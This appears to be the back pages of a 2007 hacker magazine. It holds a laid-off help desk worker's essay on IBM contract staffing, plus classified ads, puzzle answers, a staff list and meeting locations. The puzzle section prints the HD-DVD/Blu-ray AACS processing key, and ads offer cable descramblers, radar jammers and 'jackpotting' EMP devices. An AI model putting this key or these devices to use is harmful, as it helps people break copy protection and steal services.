I personally have worked a mainframe Tier Two desk for the past six years. I moved from New York to Charlotte, NC in 2001 and I started working for IBM as a contractor. I was hired by a company called Sykes via a phone interview. I had worked on two other help desks previously and I had supported many different products. I was hired for my massive experience and I started on a Tier One desk here in Charlotte. Within three months I was approached and asked if I would consider Tier Two because management had noticed that I had the skills of what they called a trouble-shooter. Basically I could think outside of simply looking in documents to fix issues, plus I had a pretty good phone personality and the clients liked me. I could calm the harshest customer down with a few clean jokes and by projecting the confidence that they would conclude my call with them minus the issue

that they had called about.

When I became a Tier Two and was being trained by other Tier Twos, one of the trainers remarked to me that the reason they liked me is that I never asked the same question twice. Basically I retained knowledge and never needed help on the same issue twice. After my first month I was known as a bug finder, meaning I would find bugs in code and submit it to the development group.

Now let's shoot up to today. After working on this desk for years now, all the people that trained me have moved on to other jobs and most of the people under me I trained. IBM was forced to hire me because some sort of contract dispute with Sykes forced my company out. IBM was cheap though. Instead of hiring me at full cost and as a full employee they hired me as a supplemental. What this means is they can pay me less than others and yet still exploit my talents. IBM Charlotte has this trick they pull. Say that a major company like a newspaper or restaurant contracts IBM for their help desk. Normally that contract would say that IBM will provide, as an example, 12 dedicated help desk agents to them. But in reality those 12 would also be supporting other desks eventually (they kind of slip them in), doubling and tripling their call volume. This saves on hiring 24 more people for two other desks and IBM keeps the profits. So let's put this into perspective. IBM is contracted to provide for three companies, 12 people each, for a total of 36 people. In reality they provide only 12 people and save tons of money, and I am sure increase the bonuses of people above all of us. They also keep a few extra contractors around to answer some overflow, and of course if a customer visits they can dedicate 12 people to the customer cause while they are on site.

They mainly do this with Tier One desks but recently they have been doing this with Tier Twos. Tier Twos now seem to have to answer Tier One and Tier Zero calls from time to time. Anything for one of the world's richest companies to squeeze more money out of its employees. Sorry, I know I should not take corporate policy personally, but now I am the guy doubling calls and I am the guy getting laid off to increase someone's bonus. In a little under two weeks I will be hitting the unemployment lines. I will if needed provide follow-ups and updates along with further detailed information about the depleting army of help desk agents in the United States.

Marketplace

Happenings

LOOKING FOR A GRASS ROOTS TECHNICAL SECURITY CONFERENCE TO GO TO THIS YEAR? Sign up today for Security Education Conference Toronto (www.SecTor.ca). Dubbed the "Black Hat of the North," SecTor runs two full days, November 20-21. The event features keynotes from North America's most respected and trusted experts. Speakers are true security professionals with depth of understanding on topics that matter. Many have never presented in Canada, and never all at one event!

CELEBRATE COMPUTER HISTORY AT THE VINTAGE COMPUTER FESTIVAL. The mission of the Vintage Computer Festival is to promote the preservation of "obsolete" computers by offering people a chance to experience the technologies, people, and stories that embody the remarkable tale of the computer revolution. The VCF features a speaker series, a hands-on exhibition of live, working vintage computers from all eras of computer history, a marketplace, a film festival, and more! This year we celebrate 10 years of the VCF, so this event will be the biggest and best ever. For more information, visit <http://www.vintage.org>. The game is afoot! www.vintage.org/special/2007/vcfx/

THE LAST HOPE July 18-20, 2008. The Hotel Pennsylvania, New York City. This is it...

For Sale

JINX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00b to the vintage geek. So take a five minute break from surfing pr0n and check out <http://www.JINX.com>. Uber-Secret-Special-Mega Promo: Use "2600v24no3" and get 10% off of your order.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high quality glossy color poster is available in two sizes (16"x20" and 20"x30") and makes a spectacular gift for engineers, scientists, radio & television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. \$20.00 each. www.TVBGone.com

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET supports 2600 because we read too! JEAH.NET continues to be the top choice for fast, stable FreeBSD shell accounts with hundreds of vhost domains, FreeBSD and Plesk web hosting, 100% private and secure domain registration solutions and aggressive merchant solutions! 2600 readers' setup fees are waived at JEAH.NET.

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers,

IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at <http://www.OvationTechnology.com/store.htm>.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. \$24.95 + \$3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new Access All Areas, a guidebook to the art of urban exploration, from the author of Infiltration zine. Send \$20 postpaid in the US or Canada, or \$25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

FREEDOM DOWNTIME ON DVD! Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending \$30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at <http://store.2600.com>. (VHS copies of the film still available for \$15.)

CABLE TV DESCRAMBLERS. New. Each \$40 + \$5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

I AM COLLECTING the direct (non-toll-free) telephone numbers that will connect directly to the airport airline counters of the following airlines: American, Continental, US Air, Southwest, Delta, Northwest, and United in major cities so that if I am ever bounced or a flight is delayed or canceled, I can reach someone directly and personally with a non 800 number who can do something immediately. The airport airline counter personnel usually know immediately and/or can rebook, etc. without delay. Please email: us.airlines@yahoo.com.

HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law

in Pennsylvania and New Jersey. Free consultation to 2600 readers. <http://muentzlaw.com> alex@muentzlaw.com (215) 806-4383

PIMP YOUR WIRELESS ROUTER! <http://packetprotector.org>. Add VPN, IPS, and web AV capabilities to your wireless router with free, open-source firmware from PacketProtector.org

HACKER TOOLS TREASURE BOX! You get over 650 links to key resources, plus our proven tricks for rooting out the hard-to-find tools, instantly! Use to build your own customized hacker (AHem, network security) tool kit. <http://FortressDataProtection.com/securitybook>

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

INCARCERATED 2600 MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: criminal copyright infringement, unauthorized computer access, theft of trade secrets, identity theft, and trademark infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School, and Gerry Spence's Trial Lawyers College. Complimentary case consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinox with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from \$5/month with a money back guarantee. Lifetime 26% discount for 2600 readers. Coupon code: Save2600. <http://www.reverse.net>

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only \$8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office

understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: <http://www.computorney.com> or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site in mp3 format! Shows from 1988-2006 are now available in DVD-R high fidelity audio for only \$10 a year or \$150 for a lifetime subscription. Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at <http://store.2600.com>. Your feedback on the program is always welcome at oth@2600.com.

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out:

<http://www.infosecnews.org>.

CHRISTIAN HACKERS' ASSOCIATION: Check out the web page <http://www.christianhacker.org> for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

PHONE PHUN. <http://phonephun.us>. Blog devoted to interesting phone numbers. Share your finds!

Personals

IN SEARCH OF CONTACTS, pen pals, and friends worldwide.

Incarcerated SWM, blond hair, gray eyes, 6', 180 lbs, will reply to all. Interested and experienced in hacking, privacy, off-shore banking/trusts, counterintelligence and electronic warfare, or anything you want to talk about. Send cards, letters, and photos - will respond to all. D. Coryell, T68127/D3-247, PO Box 8504, Coalinga, CA 93210.

OFFLINE OUTLAW IN TEXAS needs some help in developing programming skills. Interested in Perl and Javascript. Also privacy in all areas. Library here is inadequate. Feel free to drop those Bill Me Later cards, add me to the mailing lists, etc.. Thanks to all those who have helped me so much already, you know who you are. William Lindley 822934, CT Terrell, 1300 FM 655, Rosharon, TX 77583-8604

PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.

WHEN THE BULLET HITS THE BONE. Bored and lonely phone nerd. Got some time left in our nation's wonderful corrections system. Looking for pen pals to help pass the time. Interests include (not limited to) telecom, computers, politics, music (punk rock, industrial, etc.), tats, urban exploration. 23, white male, 6'1", 190 lbs, black hair, green eyes, a few tats. Will respond to all. Michael Kerr 09496-029, FCI Big Spring, 1900 Simlar Ave., Big Spring, TX 79720.

LOOKING FOR PEOPLE to teach me programming related skills. I have not been able to learn very much on my own so if any of you would like to pass on your knowledge to a future hacker please contact me. I live in hick-ville, so I do not currently have the Internet but will get reconnected in approximately 2-3 months. Please write to me: Cerberus at 24 Ray St., Keene, TX 76059. Any knowledge at all will be greatly appreciated.


SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.

Advertise in 2600!

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even think about trying to tEake out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953.

Deadline for Winter issue: 12/1/07.

PUZZLE



Spring 2007: Hex code of Led Zeppelin "Communication Breakdown" mp3

Winner: Hugh P., Canberra, Australia (the only one to get it)

Summer 2007: Data Matrix of HD-DVD/Blu-ray AAC3 processing key:

"oh nine eff nine one one oh two nine dee se7en four eee three
five bee dee eight four one five six cee five six three five
six eight eight cee oh" a/k/a 09f911029d74e35bd84156c5635688c0

Winner: Sn00py (the first of many to respond)

Win your choice of a lifetime subscription or back issue catalog
by being the first to send the solution to puzzle@2600.com

"The price good men pay for indifference to public affairs is to be ruled by evil men." ~ Plato

STAFF

Editor-In-Chief

Emmanuel Goldstein

Layout and Design

ShapeShifter

Cover

Dabu Ch'wald

Office Manager

Tampruf

Writers: Bernie S., Billsf, Bland
Inquisitor, Eric Corley, Dragorn, John
Drake, Paul Estev, Mr. French, Javaman,
Joe630, Kingpin, Lucky225, Kevin
Mitnick, The Prophet, Redbird, David
Ruderman, Screamer Chaotix, Sephail,
Seraf, Silent Switchman, StankDawg, Mr.
Upsetter

Webmasters: Juintz, Kerry
Network Operations: css
Quality Degradation: mlc

Broadcast Coordinators:
Juintz, thal

IRC Admins: achmet, beave, carton,
dukat, enno, faul, koz, mangala, mcfly,
r0d3nt, rdnzl, shardy, sj, smash, xi

Inspirational Music: The Smiths,
Leon Redbone, The Polyphonic Spree,
Jacob Miller

Shout Outs: Lurid, Virgil, Mescalito,
Sham, Zap, t0m, gorph, Russell, London
2600, the people of the
Chaos Camp, the Italian embassy,
"Hopscotch"

RIP: Joybubbles

Hello: Deetle

2600 (ISSN 0749-3851, USPS # 003-176);
*Autumn 2007, Volume 24 Issue 3, is
published quarterly by 2600 Enterprises Inc.,
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing
offices.*

POSTMASTER:

Send address changes to: 2600
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:

2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:

U.S. and Canada - \$20 individual, \$50
corporate (U.S. Funds)
Overseas - \$30 individual, \$65 corporate

Back issues available for 1984-2006 at
\$20 per year, \$26 per year overseas
Individual issues available from 1988 on
at \$5.00 each, \$6.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:

2600 Editorial Dept., P.O. Box 99, Middle
Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office Line: +1 631 751 2600
2600 Fax Line: +1 631 474 2677

Copyright (c) 2007; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre 6:30 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: The Steamworks, 375 Water St.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinborough Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: College Park Food Court, across from the Taco Bell.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: Bulls Head Pub on London Rd. 7:30 pm.

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm.

Rennes: In front of the store "Blue

Box" close to Place de la Republique. 8 pm.

GREECE

Athens: Outside the bookstore Paspawtirou on the corner of Patison and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsø: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Göteborg: 2nd floor in Burger King at Avenyn. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tucson: Borders in the Park Mall. 7 pm.

California

Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm.

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones.

Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, Wharf #2.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Au Bon Pain, 901 Indiana Ave.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.

New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Northampton: Downstairs of Haymarket Cafe. 6:30 pm.

Michigan

Ann Arbor: Starbucks in The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: McMullan's Pub, 4650 W. Tropicana Ave. (across the street from The Orleans Casino). 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153

E 53rd St., between Lexington & 3rd.

Rochester: Panera Bread, 2373 West Ridge Rd. 7:30 pm.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

